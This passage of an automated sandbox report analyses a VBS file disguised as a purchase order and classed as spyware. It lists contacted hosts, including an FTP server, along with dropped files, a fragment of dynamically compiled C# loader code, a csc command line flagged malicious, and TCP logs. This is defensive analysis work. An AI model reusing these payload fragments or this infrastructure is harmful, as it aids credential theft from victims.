| http://pesterbdd.com/images/Pester.png | powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: malware | unknown |
| http://www.apache.org/licenses/LICENSE-2.0.html | powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp | false | | high |
| http://https://go.micro | powershell.exe, 00000005.00000002.2622363726.0000000004BD0000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://ftp://ftp.mcmprint.netnoffice | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | true | • Avira URL Cloud: safe | unknown |
| http://https://contoso.com/ | powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://https://nuget.org/nuget.exe | powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp | false | | high |
| http://https://contoso.com/License | powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://DynDns.comDynDNSnamejidpasswordPsi/Psi | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://https://contoso.com/Icon | powershell.exe, 00000005.00000002.2635495743.000000000548A000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://OowQOv.com | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://hWFpSCunbgPMSZDs.net | CasPol.exe, 0000000B.00000002.6747286598.000000001D1C1000.00000004.00000800.00020000.00000000.sdmp | false | • Avira URL Cloud: safe | unknown |
| http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name | powershell.exe, 00000005.00000002.2579563055.0000000004421000.00000004.00000800.00020000.00000000.sdmp | false | | high |
| http://https://github.com/Pester/Pester | powershell.exe, 00000005.00000002.2587473723.000000000457C000.00000004.00000800.00020000.00000000.sdmp | false | | high |

| Name | Source | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|
| http://https://aka.ms/pscore6lBPI | powershell.exe, 00000005.00000002.257956 3055.0000000004421000.00000004.00000800. 00020000.00000000.sdmp | false | | high |

## World Map of Contacted IPs




### Public IPs

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 192.185.145.188 | b3solutionscws.com | United States | | 46606 | UNIFIEDLAYER-AS-1US | false |
| 185.31.121.136 | ftp.mcmprint.net | Bulgaria | | 199364 | RAX-ASBG | false |

# General Information

| | |
|---|---|
| Joe Sandbox Version: | 36.0.0 Rainbow Opal |
| Analysis ID: | 755440 |
| Start date and time: | 2022-11-28 18:44:48 +01:00 |
| Joe Sandbox Product: | CloudBasic |
| Overall analysis duration: | 0h 14m 49s |
| Hypervisor based Inspection enabled: | false |
| Report type: | light |
| Sample file name: | PO-09784893 xlsx.vbs |
| Cookbook file name: | default.jbs |
| Analysis system description: | Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301 |
| Run name: | Suspected Instruction Hammering |
| Number of analysed new started processes analysed: | 20 |
| Number of new started drivers analysed: | 0 |
| Number of existing processes analysed: | 0 |
| Number of existing drivers analysed: | 0 |
| Number of injected processes analysed: | 0 |
| Technologies: | • HCA enabled<br>• EGA enabled<br>• HDC enabled<br>• AMSI enabled |

| | |
|---|---|
| Analysis Mode: | default |
| Analysis stop reason: | Timeout |
| Detection: | MAL |
| Classification: | mal100.troj.spyw.expl.evad.winVBS@13/10@2/2 |
| EGA Information: | • Successful, ratio: 100% |
| HDC Information: | Failed |
| HCA Information: | • Successful, ratio: 99%<br>• Number of executed functions: 0<br>• Number of non-executed functions: 0 |
| Cookbook Comments: | • Found application associated with file extension: .vbs<br>• Sleeps bigger than 100000000ms are automatically reduced to 1000ms |

### Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, MoUsoCoreWorker.exe, svchost.exe, UsoClient.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.190.159.64, 40.126.31.73, 20.190.159.2, 40.126.31.71, 20.190.159.75, 20.190.159.71, 20.190.159.73, 40.126.31.69
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, prda.aadg.msidentity.com, login.live.com, tile-service.weather.microsoft.com, ctldl.windowsupdate.com, login.msa.msidentity.com, www.tm.a.prd.aadg.trafficmanager.net, www.tm.lg.prod.aadmsa.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

## Simulations

### Behavior and APIs

No simulations

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASNs

No context

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

**C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8003 |
| Entropy (8bit): | 4.841989710132343 |
| Encrypted: | false |
| SSDEEP: | 192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J |
| MD5: | 677C4E3A07935751EA3B092A5E23232F |
| SHA1: | 0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD |
| SHA-256: | D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F |
| SHA-512: | 253BCC6033980157395016038E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2 |
| Malicious: | false |
| Preview: | PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....<br>..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-<br>DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri<br>pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule....<br>....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*..<br>.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module.... |

**C:\Users\user\AppData\Local\Temp\RESB964.tmp**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe |
| File Type: | Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols, created Mon Nov 28 18:47:34 2022, 1st section name ".debug$S" |
| Category: | dropped |
| Size (bytes): | 1332 |
| Entropy (8bit): | 3.9921267078861025 |
| Encrypted: | false |
| SSDEEP: | 24:HQzW9Yrrm5gHKwKPfwI+ycuZhNNakSLPNnqS2d:Cri5gBKPo1ulNa3hqSG |
| MD5: | 2706F0D7F5DABC5A1CC721DBA692F1EB |
| SHA1: | CC65CD85D89F680C17DB16BE8E8CB58530E2EF11 |
| SHA-256: | 620588E2053D963D41915EB65D5215C2F00626406C8BEABFDA33BB1EC8552DF8 |
| SHA-512: | F07612030E995F8E3AD846E2A69FC7C6D9BC189ABC8C07563F91042044E4F9EFE5BE9E91048B87845D43F775863E54FE41FE663C84F529C1A31BE3429785C179 |
| Malicious: | false |
| Preview: | L...F..c.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\u5h0<br>ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP.....v.5..^h..++.....5.....C:\Users\user\AppData\Local\Temp\RESB964.tmp.-.<.....a..Mic<br>rosoft (R) CVTRES.Y.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....<br>H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.<br>f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.<br>g.h.t... ...D.....O.r.i.g. |

**C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_azl1colp.uti.ps1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 60 |
| Entropy (8bit): | 4.038920595031593 |
| Encrypted: | false |
| SSDEEP: | 3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX |
| MD5: | D17FE0A3F47BE24A6453E9EF58C94641 |
| SHA1: | 6AB83620379FC69F80C0242105DDFFD7D98D5D9D |
| SHA-256: | 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7 |
| SHA-512: | 5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82 |
| Malicious: | false |
| Preview: | # PowerShell test file to determine AppLocker lockdown mode |

**C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nvcwr2p1.jka.psm1**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | ASCII text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 60 |
| Entropy (8bit): | 4.038920595031593 |
| Encrypted: | false |
| SSDEEP: | 3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX |

| | |
|---|---|
| MD5: | D17FE0A3F47BE24A6453E9EF58C94641 |
| SHA1: | 6AB83620379FC69F80C0242105DDFFD7D98D5D9D |
| SHA-256: | 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7 |
| SHA-512: | 5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82 |
| Malicious: | false |
| Preview: | # PowerShell test file to determine AppLocker lockdown mode |

**C:\Users\user\AppData\Local\Temp\u5h0ocqr\CSC31BB2AFB2CA9494684B4A57A653EBF6B.TMP**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | MSVC .res |
| Category: | dropped |
| Size (bytes): | 652 |
| Entropy (8bit): | 3.0980330764827024 |
| Encrypted: | false |
| SSDEEP: | 12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryvak7YnqqLPN5Dlq5J:+RI+ycuZhNNakSLPNnqX |
| MD5: | CF76A035E6CF5E68BABD2B2B1AD6E4C7 |
| SHA1: | C1514CC6A2B7B4FFBD8F7EEBAD9E480571779443 |
| SHA-256: | 1B0111D7F6316C3A023E61C0D21FF50A1D0FEC547E255F95FFBF1BE1A9112F6F |
| SHA-512: | 33A8E9C0EF13EC208A763442095D7F7D33790673991B231DB1CD5B356101215B2DCA18F345CD54291E2F528E64427E5E63C3F37A61764A780CF3048B25E88197 |
| Malicious: | false |
| Preview: | .... .....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...u.5.h.0.o.c.q.r...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0... |

**C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unicode text, UTF-8 (with BOM) text, with very long lines (1330), with no line terminators |
| Category: | dropped |
| Size (bytes): | 1333 |
| Entropy (8bit): | 5.039121039231445 |
| Encrypted: | false |
| SSDEEP: | 24:JVS3UwgVcVn1pl65/6f8cwM2sVS86mCVmuWyBeFcwXQ:JVAngyVn1pl65/6EPYpaVmry0FPXQ |
| MD5: | 5275A510067D1ABB9D22D3925B1C219F |
| SHA1: | 41B1A3E7A0EE598898BFDC2E5BFDF6A2D34E6D64 |
| SHA-256: | F44938B9BA94A2465515FD9EA6D319016294EAFA6EDC89A5D2E736195C3FA649 |
| SHA-512: | B8CC343A3A47116F796D7554DEF206E86DEFEF0379DE0D3EA8870B8655425CD9ADBD08600452313D9D9C7B0483BFCCF1809CB41AB53B36E24D951D6F1F7403C |
| Malicious: | false |
| Preview: | .using System;using System.Runtime.InteropServices;public static class Thwartness1 {[DllImport("ADVAPI32.DLL")]public static extern int GetServiceKeyName(int Noyisl,int Slgt69,int Affal,int baga);[DllImport("gdi32")]public static extern int GetClipRgn(int Mul,int Ggegu);[DllImport("kernel32")]public static extern IntPtr EnumSystemLocalesW(uint v1,int v2);[DllImport("kernel32")]public static extern int GlobalDeleteAtom(int Pre151);[DllImport("gdi32")]public static extern int StrokeAndFillPath(int Ethyl87);[DllImport("user32")]public static extern int CloseClipboard();[DllImport("winspool.drv")]public static extern int ScheduleJob(int Unover226,int akti);[DllImport("ADVAPI32.DLL")]public static extern int QueryServiceConfig(int Regler,int Cos0,int Dispos,int Napho27);[DllImport("winspool.drv")]public static extern int DocumentPropertiesW(int Fors,int Langre,int Skriv,int hem,int Sambaf,int Reti);[DllImport("gdi32")]public static extern int PtVisible(int Sat,int Aspa,int Prjsis);[DllImpo |

**C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.cmdline**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unicode text, UTF-8 (with BOM) text, with very long lines (368), with no line terminators |
| Category: | dropped |
| Size (bytes): | 371 |
| Entropy (8bit): | 5.256918784888624 |
| Encrypted: | false |
| SSDEEP: | 6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23fhMg+zxs7+AEszICN23fhMan:p37Lvkmb6Km5MfWZE75Ma |
| MD5: | D434ED867F2BEDFD239B64F88AD3C65A |
| SHA1: | 1E6F95BCE2D835E04769E0927CF7421589BCAE6C |
| SHA-256: | D7682C0718ABFC7CE651D1D5D895036778C92A950C16A93065526AA52B508C27 |
| SHA-512: | 039A3610CAEC83FF4E70E6357F1C7FB0674FB50E54AB879A9CE6A9D8D7F38E018F2BA379D7FCBDA8F4AD5BF4234B385B3E8A4FED7E28808D6328CF33E620B2D0 |
| Malicious: | **true** |

| | |
|---|---|
| Preview: | ./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs" |

**C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe |
| File Type: | PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows |
| Category: | dropped |
| Size (bytes): | 4096 |
| Entropy (8bit): | 3.3137761331931865 |
| Encrypted: | false |
| SSDEEP: | 48:6c94JSH+GEZhAdlfdW4DxrIUZQFNYg1ulNa3hq:DeSeHhYVdW0xrIUJfK |
| MD5: | CD3E785DA5D5237AA385B4CD2972B654 |
| SHA1: | BA6615966F40545F716E729813BDC07F1D6A767F |
| SHA-256: | 5D2C059FED935989F937445329E7925092739DEFD1321AF96DFC48597DB599C6 |
| SHA-512: | 55B8F968D4044D6961C5A0A48E193C8CE3CBBEAD568A60D2D991BDCD968C693729288BB29EFE9F5A70132D0CDE33875FDE97DD7A1D74E51202A60E21F17511A5 |
| Malicious: | false |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...F..c.....!.....'... ...@..... ..... ..@.....&..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....'.....H.....P ..t.....BSJB.....v4.0.30319.....l.....#~..T.....#Strings.....#US.....#GUID.....p...#Blob.....G.....%3.....%.....3.,.....S.4..... :..... L..... W..... j..... {..... ..#..... ..... ..... ..... ..'..... ..1..... ..... ..... |

**C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.out**

| | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | Unicode text, UTF-8 (with BOM) text, with very long lines (445), with CRLF, CR line terminators |
| Category: | modified |
| Size (bytes): | 866 |
| Entropy (8bit): | 5.31878829668306 |
| Encrypted: | false |
| SSDEEP: | 12:xKqR37Lvkmb6Km5MfWZE75MTKaxK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:Aqd3ka6KmXE7aKax5DqBVKVrdFAMBJTH |
| MD5: | 598DEDC2D4A52EA0EB3A1B60A9C9598E |
| SHA1: | 7B6AB880BAB1FD92B78F4EEDE77E7B47E9E7B2E9 |
| SHA-256: | E1094BEB4B40ABBF826AA1549999F7482D93D3222BE8C13A4424E6F6BFC5C665 |
| SHA-512: | 1E632D8B7A5359AEAAB741EDC7E0BE72EFA66D98CB08F31B0E7155B8EF7BAE39DC090C1EF0B9BDBC8DD4B9B4FE2650A80A9727EA445DBF4D5E86B271F297B50F |
| Malicious: | false |
| Preview: | .C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\u5h0ocqr\u5h0ocqr.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240.... |

**\Device\ConDrv**

| | |
|---|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 30 |
| Entropy (8bit): | 3.964735178725505 |
| Encrypted: | false |
| SSDEEP: | 3:IBVFBWAGRHneyy:ITqAGRHner |
| MD5: | 9F754B47B351EF0FC32527B541420595 |
| SHA1: | 006C66220B33E98C725B73495FE97B3291CE14D9 |
| SHA-256: | 0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591 |
| SHA-512: | C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853 |
| Malicious: | false |
| Preview: | NordVPN directory not found!.. |

# Static File Info

## General

| | |
|---|---|
| File type: | ASCII text, with CRLF line terminators |
| Entropy (8bit): | 5.869402783042103 |
| TrID: | |
| File name: | PO-09784893 xlsx.vbs |
| File size: | 359082 |
| MD5: | bfa859d9ad7b23d3606ea13f525065a7 |
| SHA1: | a1b3e395dc20bcdaa866b953a08a48d0079bace2 |
| SHA256: | ec51e9ad23c469e82059bd497873749017e80e136053a25c7a752ffa18bf2002 |
| SHA512: | 355600deeb50415c614e324248f918e3296a9e5b5cf0c3c89a4a41b4d796c6e556f418895fcd0bd132c38cea753e56d9f731b192e9bbf780f97a95847478017d |
| SSDEEP: | 6144:JBYNxYY6fG4TOZLzB65lL/IRL5PIQTzW42RcCUsaPw9L3x2I/rjbpHZIKK:7U6+4q5B65dRVPIQMcCUsqQU86KK |
| TLSH: | A8748C1CDA2527D7FD1A735AA8D10AC83DED30251F26F769ACED4279F1C21D8873A209 |
| File Content Preview: | ..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl |

## File Icon

| | |
|---|---|
| Icon Hash: | e8d69ece869a9ec4 |

# Network Behavior

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 28, 2022 18:48:07.643614054 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.658411026 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.774609089 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.774907112 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.776026011 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.892116070 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.907953024 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908020973 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908077002 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908129930 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908184052 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908236980 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908273935 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908273935 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908292055 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908422947 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908449888 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908478975 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908534050 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:08.908618927 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908618927 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908782005 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:08.908782005 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.024749994 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.024827957 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.024884939 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.024938107 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.024993896 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025048018 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025083065 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| Nov 28, 2022 18:48:09.025083065 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025104046 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025158882 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025213957 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025250912 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025268078 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025321007 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025373936 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025423050 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025423050 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025423050 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025427103 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025481939 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025536060 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025588036 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025592089 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025679111 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025754929 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025763988 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025763988 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025763988 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.025815964 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025876999 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.025935888 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.026099920 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.026099920 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142076969 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142170906 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142232895 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142288923 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142343044 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
| Nov 28, 2022 18:48:09.142390013 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142390013 CET | 49816 | 80 | 192.168.11.20 | 192.185.145.188 |
| Nov 28, 2022 18:48:09.142398119 CET | 80 | 49816 | 192.185.145.188 | 192.168.11.20 |
